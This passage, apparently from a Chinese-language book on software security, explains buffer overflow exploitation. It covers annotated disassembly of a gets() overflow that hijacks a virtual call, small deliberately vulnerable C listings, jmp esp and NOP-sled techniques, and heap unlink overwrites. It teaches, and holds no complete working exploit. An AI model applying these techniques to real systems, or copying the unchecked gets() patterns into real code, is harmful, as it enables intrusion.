.text:00401013                CMP   [EBP + var_10], 0
.text:00401017                JZ    short loc_401026
.text:00401017 ; Check whether the memory allocation was successful.
.text:00401017 ;
.text:00401019                MOV   ECX, [EBP + var_10]
.text:0040101C                CALL  A::A
.text:0040101C ; Call the constructor of object A.
.text:0040101C ;
.text:00401021                MOV   [EBP + var_14], EAX
.text:00401021 ; Load the returned this pointer into the var_14 variable.
.text:00401021 ;
...
```

```
.text:0040102D loc_40102D:                              ; CODE XREF: main + 24^j
.text:0040102D                  MOV    EAX, [EBP + var_14]
.text:00401030                  MOV    [EBP + var_4], EAX
.text:00401030 ; Take the this pointer and hide it in the var_4 variable.
.text:00401030 ;
.text:00401033                  PUSH   offset aPasswd  ; "passwd:"
.text:00401038                  CALL   _printf
.text:0040103D                  ADD    ESP, 4
.text:0040103D ; Display the input prompt.
.text:0040103D ;
.text:00401040                  LEA    ECX, [EBP + var_C]
.text:00401040 ; The overflowing buffer is below
.text:00401040 ; the object pointer and the
.text:00401040 ; primary this pointer but above the derived this pointer,
.text:00401040 ; which makes the latter vulnerable.
.text:00401040 ;
.text:00401043                  PUSH   ECX
.text:00401044                  CALL   _gets
.text:00401049                  ADD    ESP, 4
.text:00401049 ; Read the string into the buffer.
.text:00401049 ;
.text:0040104C                  MOV    EDX, [EBP + var_4]
.text:0040104C ; Load the vulnerable this pointer into the EDX register.
.text:0040104C ;
.text:0040104F                  MOV    EAX, [EDX]
.text:0040104F ; Retrieve the virtual table address.
.text:0040104F ;
.text:00401051                  MOV    ECX, [EBP + var_4]
.text:00401051 ; Pass the this pointer to the function.
.text:00401051 ;
.text:00401054                  CALL   dword ptr [eax]
.text:00401054 ; Call the first virtual function of the virtual table.
.text:00401054 ;
```

```
.text:00401056                  MOV    ESP, EBP
.text:00401058                  POP    EBP
.text:00401059                  RETN
.text:00401059 main             ENDP
```

考虑这样的情形，在那里，紧跟着缓冲区后面的是指向标量变量的指针 p 和变量 x，在程序执行过程中，通过这个指针访问变量 x。（在那里，两个变量挨在一起，谁先谁后并不重要，惟一的问题是要保证溢出的缓冲区同时覆盖它们两个。）同样，也可以假定从缓冲区发生溢出开始，指针和变量都没有被改变。万一它们被有预谋地修改；那么，根据单元的状态改写原来的 x 和 p，将有可能用任意的地址 p 改写任意的值 x——脆弱程序亲自操刀为黑客做这些。换句话说，黑客将得到与 Basic 的 poke 函数和 IDA-C 语言的 PatchByte/PatchWord 函数类似的东西。当然，在参数选择上，可能会有一些附加限制（例如，gets 函数不接受中间有 NULL 字节的字符串）；不过，这些局限不算太苛刻，对入侵者来说，完全可以利用它们获得被攻击系统的控制权。

清单 4.6　利用顺序写溢出漏洞，改写标量变量和指向数据的指针

```
data_ptr()
{
        char buff[8]; int x; int *p;
        printf("passws:"); gets(buff);
        ...
        *p = x;
}
```

要改变程序的执行流程，最简单的方法是向函数提供已存在的地址，而直接把控制权传给溢出的缓冲区要难一些。这里有一些方法可用于改变程序的执行流程。首先，在内存中可能会找到 jmp esp 指令，把控制权交给它，然后，函数把控制权传给栈帧顶部，其地址比 shellcode 的地址稍低一些。在途中，只有很少的机会可以绕过碰到的垃圾，安全到达 shellcode。不过，这样的机会的确存在。第二，如果溢出的缓冲区大小超出内存中分配给它的可变性，在 shellcode 前面放一条长 NOP 指令链，把控制权传给 NOP 链的中间，就有希望命中 shellcode。Love San 蠕虫使用这个方法，但它经常因为错过 NOP 链而使机器崩溃，从而使感染失败。第三，如果攻击者可以改变数据段里的静态缓冲区（它们的地址一般是固定的），那么把控制权传给它则没什么问题。毕竟不能保证 shellcode 位于溢出缓冲区内，它可能在任何地方出现。没有人可以保证在缓冲区溢出期间函数能一直幸存到返回，因为缓冲区后面的东西可能会被破坏。

索引也是一种指针。换句话说，它们是相对指针，相对于基址来寻址。例如，p[i]能表示成*(p+i)，实际上完全等同于 p+i。




图 4.2　利用 NOP 简化系统对 shellcode 渗透的限制

修改索引的方法有优点，也有缺点。优点是：指针一般需要由你指定目标单元的绝对地址，而那通常是未知的；而计算相对地址就容易多了。保存在 char 变量里的索引值，没有 NULL 字符问题的困扰；保存在 int 变量里的索引可以自由改写位于起始地址之上的单元（换句话说，那是较少意义的地址），索引中最有意义的字节一般是 FF 字符，这比 NULL 字符要好多了。

然而，和这些优点形成对比的是，几乎不可能发现索引被损坏（不建议把它们的值复制到保留变量里），在使用前，评估索引的正确性没什么困难；因此，许多程序员都会正确处理这些事情（尽管“许多”并不意味着“所有”）。另外的缺点是，索引的范围有限，对于有符号/无符号 char 索引来说，范围是±128/256 字节；对于有符号 int 索引来说，范围是±2147483648 字节。

清单 4.7　顺序写溢出的索引溢出漏洞

```
index_ptr()
{
    char *p; char buff[MAX_BUF_SIZE]; int i;
    p = malloc(MAX_BUF_SIZE); i = MAX_BUF_SIZE;
    ...
    printf("passws:"); gets(buff);
    ...
    // if ((i < 1) || (i > MAX_BUF_SIZE)) error
    while(i--) p[i] = buff[MAX_BUF_SIZE - i];
}
```

标量变量

标量变量既不是索引也不是指针，攻击者对它们一般不感兴趣，因为在大部分情况下，它们的作用有限；然而，如果实在找不到其他问题，也可以考虑它们。前面已经介绍了怎样联合使用标量变量、指针、和索引。现在，单独介绍怎样使用标量变量。

考虑这样的情形，在那里，溢出的缓冲区之后是 bucks 变量，变量在溢出发生前已被初始化。溢出发生后，程序用这个变量计算银行账户的现金总量（对入侵者来说，没什么必要）。假设程序仔细检查输入的数据，不允许输入负数——但没有控制 bucks 变量的完整性。根据需要改变它的值，入侵者可以轻易绕过所有的检查和限制。

清单 4.8　改写标量变量的溢出漏洞

```
var_demo(float *money_account)
{
        char buff[MAX_BUF_SIZE]; float bucks = CURRENT_BUCKS_RATE;
        printf("input money:"); gets(buff);
        if (atof(buff)<0) Error! Enter a positive value
        ...
        *money_account -= (atof(buff) * CURRENT_BUCKS_RATE);
}
```

这个例子带有明显的人为痕迹，那是我为了更好地说明这个问题而做的必要修饰。只有在特殊情况下，入侵者才能修改标量变量完全获取系统的控制权；不过，入侵者可以利用它获得数据的大杂烩。虽然不是太容易，但还是有一定的可能性。那什么才是特殊情况呢？首先，很多程序都有开发者留下的调试变量，我们可以加以利用，例如，禁止认证系统；第二，很多变量保存的是其他变量的初始值或最大允许值，例如，循环结构的记数。考虑下面的结构体：for (a = b; a < c; a++) *p++ = *x++。修改 b 和 c 变量将导致 p 缓冲区溢出，根据当时的上下文，任何事情都有可能发生。因此，我们可能会发明其他的小窍门，这样的小窍门非常之多，以致于我没办法在这里把它们全部列出来。注意，在溢出期间改写标量变量，通常不会使程序立即崩溃；因此，这样的错误可能会隐藏很久而不被发觉，所以要多加小心！

数组和缓冲区

缓冲区里面有什么有趣的东西吗？当然了。首先，可能有以 Pascal 格式保存的字符串，像你知道的那样，这些字符串的头部包含长度字段；改写这个字段可能会引起一系列的二次溢出。我们在前面介绍过包含敏感信息的缓冲区的漏洞。清单 4.9 显示一个实际的例子，

尽管有些人为的痕迹。

清单 4.9　利用顺序写溢出漏洞改写其它缓冲区

```
buff_demo()
{
        char buff[MAX_BUF_SIZE];
        char pswd[MAX_BUF_SIZE];
        ...
        fgets(pswd, MAX_BUF_SIZE, f);
        ...
        ...
        printf("passwd:"); gets(buff);
        if (strncmp(buff, pwsd, MAX_BUF_SIZE))
                                // Wrong password
        else
                                // correct password
}
```

如果缓冲区中有被打开的文件名，可能会更有趣一些。例如，有可能使程序把敏感数据写入任何人都可以访问的文件里，或者使程序打开敏感文件以供任何人阅读。这些目标很容易完成，因为在内存中，缓冲区通常相邻而居。

4.4.6　不同溢出类型的特征

溢出的缓冲区可能位于以下三类进程的地址空间里：栈（也称为自动内存），数据段（尽管在 Windows 9x/NT 下，它不是真正的段），堆（动态内存）。

虽然栈溢出的作用被严重夸大，但它仍是最常见的溢出形式。栈底地址因操作系统而有所不同，栈顶高度来自前面向程序请求的大小；因此，一般不会预先知道自动变量的绝对地址，另一方面，因为函数的返回地址一般直接在自动缓冲区尾部附近，所以非常引人关注。如果返回地址被改写，其他的程序分支将得到控制权。如果这种情形发生在堆上，操作起来会更加复杂，但黑客仍会设法完成。

栈溢出

自动缓冲区溢出是最常见的、也是最不稳定的溢出类型。经常发生的原因是它们的大小在编译时一般被硬编码了，而程序没有检查被加工数据的正确性，或检查过程中的实现有明显的错误。说它们不稳定，是因为自动缓冲区的周围是返回地址，改写它们将允许入

侵者把控制权传给任意代码。

另外，在打开子函数栈帧之前，栈包含编译器保存的、指向父函数帧的指针。通常，支持“浮动的”帧技术的最优化编译器不会使用它，而是把栈顶指针作为通用目的寄存器。然而，即使对帧的内部结构进行表面分析也能发现大量的脆弱应用程序；因此，这个技术很重要。修改栈帧会破坏局部变量的地址和父函数的参数，为入侵者随心所欲地控制它们提供了可能性。通过设置父函数的帧到选择的缓冲区，入侵者可以给变量或父函数的参数赋任何值（包括故意设置无效的值，因为一般是在调用子函数之前检查参数的有效性，在初始化之后，一般不会再检查自动变量的正确性）。

从子函数返回后，所有属于它的局部变量将被自动释放，因此，不建议用子缓冲区保存父进程的变量（更准确地说，这样做是可以的，但必须小心被黑客利用）；在这种情形下，用堆更好一些，静态内存或并行线程的自动内存只能间接影响它。

常见的栈内存布局如图 4.3 所示。




图 4.3　栈内存分配图

栈帧上部保存的是寄存器的值，从函数退出后，它们被恢复；如果父函数在一个或多个这样的寄存器里保存关键变量，那么攻击者可以随意修改它们。

接下来是局部变量占用的区域（包括溢出的缓冲区）。根据编译器当时的兴致，溢出的缓冲区可能位于栈帧的顶部，也可能在局部变量之中。在顺序溢出期间，位于溢出的缓冲区“下面”的变量可能被改写——这是最常见的溢出类型；在索引溢出期间，位于溢出的缓冲区“上面”的变量可能被改写——这种情形很少碰到。

最后，栈帧上方是空闲的栈空间，这里没什么东西值得改写，这个空间可以满足 shellcode 的辅助要求。但黑客必须记住：首先，栈的大小有限；第二，如果受害进程中某个睡眠的对象突然醒来，那么空闲的栈空间可能会被修改。为了避免出现这种情形，shellcode 必须把 ESP 寄存器“拉升”至栈顶，为请求的内存数量留出空间。因为线程的栈内存是动态分配的，任何超出 page guard 限制的行为都会导致系统抛出异常；因此，黑客不能请求大于 4KB 的内存页，或者从底到顶被保留的页中读入一个单元。有关这个主题的更详细信息可以在 Jeffrey Richter 编写的《Advanced Windows》里找到。

根据缓冲区最大允许长度所隐含的局限性程度，本地变量或辅助数据可能会被改写。Shellcode 很可能不会成功到达返回地址。即使达到了，函数在它达到之前很可能早已崩溃了。假设字符串缓冲区之后恰好有一个读/写某数据的指针，在溢出之后，这个指针不可避免地被改写，访问它的任何行为都会直接引起异常，从而导致程序异常终止。在 Windows 里，所有可用的地址都比 01010101h——最小的地址——要小，可以插入字符串缓冲区的中间（参见第 10 章来了解更多细节），所以，即使向指针提供正确的地址，或许也不能改写返回地址；因此，位于栈帧底部的内存单元是溢出的首选目标。

返回地址后面通常是属于父函数的、包括子函数的参数，父函数的自动变量，保存的寄存器和父父函数的栈帧，指向父父函数的返回地址等内存区域。（图 4.3）。理论上，溢出的缓冲区可以改写这些信息（的确存在有如此侵略性的缓冲区）；不过，实际上这是不需要或不可能的。如果黑客可以强制程序接受正确的返回地址（换句话说，返回地址指向 shellcode 或程序代码“本来的”地址），程序就不会返回父函数，所有关于父变量的图谋都将被忽略。如果因为某些原因不能提供正确的返回地址，那么即使这样做了，父函数也不会得到控制权。

读父内存的区域可以大长见识（参见“指针和索引”），因为在那里可以碰到许多有趣的信息，包括敏感数据（例如密码或信用卡号），用正常方法不能打开的秘密文件的描述符，建立 TCP 连接的套接字（可用于绕过防火墙）。

修改子函数的参数不太实用，偶尔可能会有些用处。传统上，C/C++的参数中有许多指针，它们一般是指向数据的，不过偶尔也能碰到指向代码的。从攻击者的观点来看，指向代码的指针是最好的猎物，因为在函数崩溃之前，入侵者可以利用它们获得程序的控制

权。当然，指向数据的指针也是我们垂涎的目标（特别是允许我们在指定地址写入伪造数据的那些，换句话说，类似于 Basic 中的 poke 函数）。然而，为了在顺序缓冲区溢出期间接触这些参数，必需越过被返回地址占用的单元。

改写返回地址涉及一个特别有趣的特征：返回地址一般是绝对地址。因此，如果黑客希望把控制权直接传给溢出的缓冲区，那么只能期望脆弱程序的缓冲区位于特殊的地址（不能保证肯定是这样的），或者搜索把控制权传给栈顶的机制。

Love San 蠕虫用如下方法解决这个问题：首先，在操作系统的区域内找出 jmp esp 机器指令的地址，然后用这个地址替换返回地址。不过，这个方法有明显的缺点；首先，当溢出的缓冲区位于栈顶之下时，它会罢工；第二，jmp esp 的地址和操作系统的版本紧密相关。不过，现在还没有比它更好的方法。

堆溢出

位于动态内存中的缓冲区也受溢出的影响。许多程序员天生懒散，他们总是先分配固定大小的缓冲区，然后再定义真正要用的内存大小；而且，他们总是忘记正确处理没有足够内存的情形。在堆里经常会碰到两种类型的缓冲区：结构的元素和动态分配的内存块。

假设程序里有一个名为 demo 的结构，它有一个固定大小的缓冲区：

清单 4.10　结构中的溢出缓冲区的例子（标为粗体）

```
struct demo
{
        int a;
        char buf[8];
        int b;
}
```

随意处理数据（例如，在必要的位置没有对请求进行检查）可能导致 buf 缓冲区溢出，从而改写后面的变量，这些变量是结构的成员变量（在这里是变量 b），修改将严格遵守缓冲区溢出的规则。改写已分配内存块范围之外的内存单元的可能性不大。顺便说一句，对于独占访问整个分配内存块的缓冲区来说，这可能是惟一的方法。考虑清单 4.11 中的代码。依你之见，什么可能被溢出？

清单 4.11　受溢出影响的动态内存块

```
#define MAX_BUF_SIZE   8
#define MAX_STR_SIZE   256
char *p;
```

```
...
p = malloc(MAX_BUF_SIZE);
...
strncpy(p, MAX_STR_SIZE, str);
```

很长时间以来，人们通常认为这里没有什么东西可以溢出，至多可能会导致微不足道的 DoS 攻击。但因为动态内存块的无序分布，一般认为不可能通过它获得目标计算机的控制权。因为 P 块的基址比较随意，在它之后可能存在任何东西，其中可能包括未分配的内存区域。访问这样的区域将直接引起异常，并最终导致程序终止。

不过，这种想法是错误的。现在已经没有人会对动态缓冲区的溢出感到惊讶了，它早已成为夺取控制权的常见方法，基本上不会失败。例如，我们现在谈论得最多的 Slapper 蠕虫，它是少数几个感染 UNIX 机器的蠕虫，就是利用这种方法进行传播的。怎么可能？仔细研究这个蠕虫的传播机制吧。

动态内存的分配和释放一般没有规律可循，已分配的块实例后面通常是另外的块。即使分配的内存块是连续的，也没有人能保证程序再次执行时，会以同样的顺序分配它们。这是因为内存块的顺序取决于已释放的内存缓冲区的大小和它们被释放的顺序。不过，遍及整个动态内存的辅助数据结构作为支撑框架是可以预先知道的，尽管它们可能会因为编译器的不同而有所差异。

动态内存有多种实现方法，不同的厂商可能使用不同的算法。分配的内存块可能支持树状链表或双向链表，以指针和索引为代表的引用可能会保存在每个分配块的开头、结尾、或分开的数据结构里。实际上，很少碰到最后一种实现方法。

不必深入了解动态内存管理的细节，假设至少有两个辅助变量与每个分配的内存块相关：指向下一个块和块分配标记的指针（索引）。这些变量可能保存在已分配块的头部、结尾或其他地方。在释放内存块时，free 函数检查下一个块的分配标记，如果它是空闲的，就会把这两个块合并，并更新指针。哪里有指针，那里就可能有 poke 函数。换句话说，通过用精心构造的数据改写已分配块之后的数据，就有可能修改脆弱程序的任何单元，例如，把指针重定向到 shellcode。

根据如下情形考虑动态内存的组织情况：所有已分配块用双向链表连接，用于连接的指针保存在每个块的开头（图 4.4）。另外，靠近的内存块不必呆在相邻的列表元素里。这意味着在多次分配、释放后，表里不可避免地会有许多碎片，而持续地对表进行整理不是很方便。

缓冲区溢出可能会改写下一个内存块的辅助结构，从而有可能修改它们（图 4.5）。然而，攻击者会从中得到什么好处呢？在分配的实例中，通过返回给程序的指针访问每一个块的单元，而不是入侵者准备改写的“辅助”指针。辅助指针由 malloc/free（和类似的函数）专用。修改指向下一个块或前一个块的指针，允许入侵者强制函数接受下一个已分配

块的地址，例如，在可用的缓冲区上迭加它。然而，黑客不能保证这个操作一定成功，因为在分配内存块时，malloc 函数（从它自己的视角）寻找最相配的内存区域。通常是大块内存里的第一个匹配请求大小的空闲块。因此，不能保证预期的区域将适合它。简单地说，前景不容乐观。




图 4.4　动态内存块




图 4.5　近似的动态内存分配图

释放内存块是另外的问题。为了减少碎片，倘若下一块是空闲的，free 函数将自动把当前释放的块和下一个块合并在一起。因为相邻的块可能正好位于链表的头尾，free 函数在合并之前，必须先把它们从大块中移走，这可以通过把前后指针串联起来完成。操作过程可以用伪码表示为：大块里指向下一块的指针＝大块里指向前一块的指针。然而，除了和 Basic 里的 poke 函数类似之外，也没什么特殊之处，poke 函数允许修改脆弱程序的任意单元。

有关这个主题的更多细节可以在“Once upon a free()...”文章中找到，这篇文章发表在 Phrack 杂志第 39 期上（http://www.phrack.org）。这篇文章描述的内容与在函数库里实现动态内存的技术细节不完全相同，但对我们理解堆实现有所帮助。

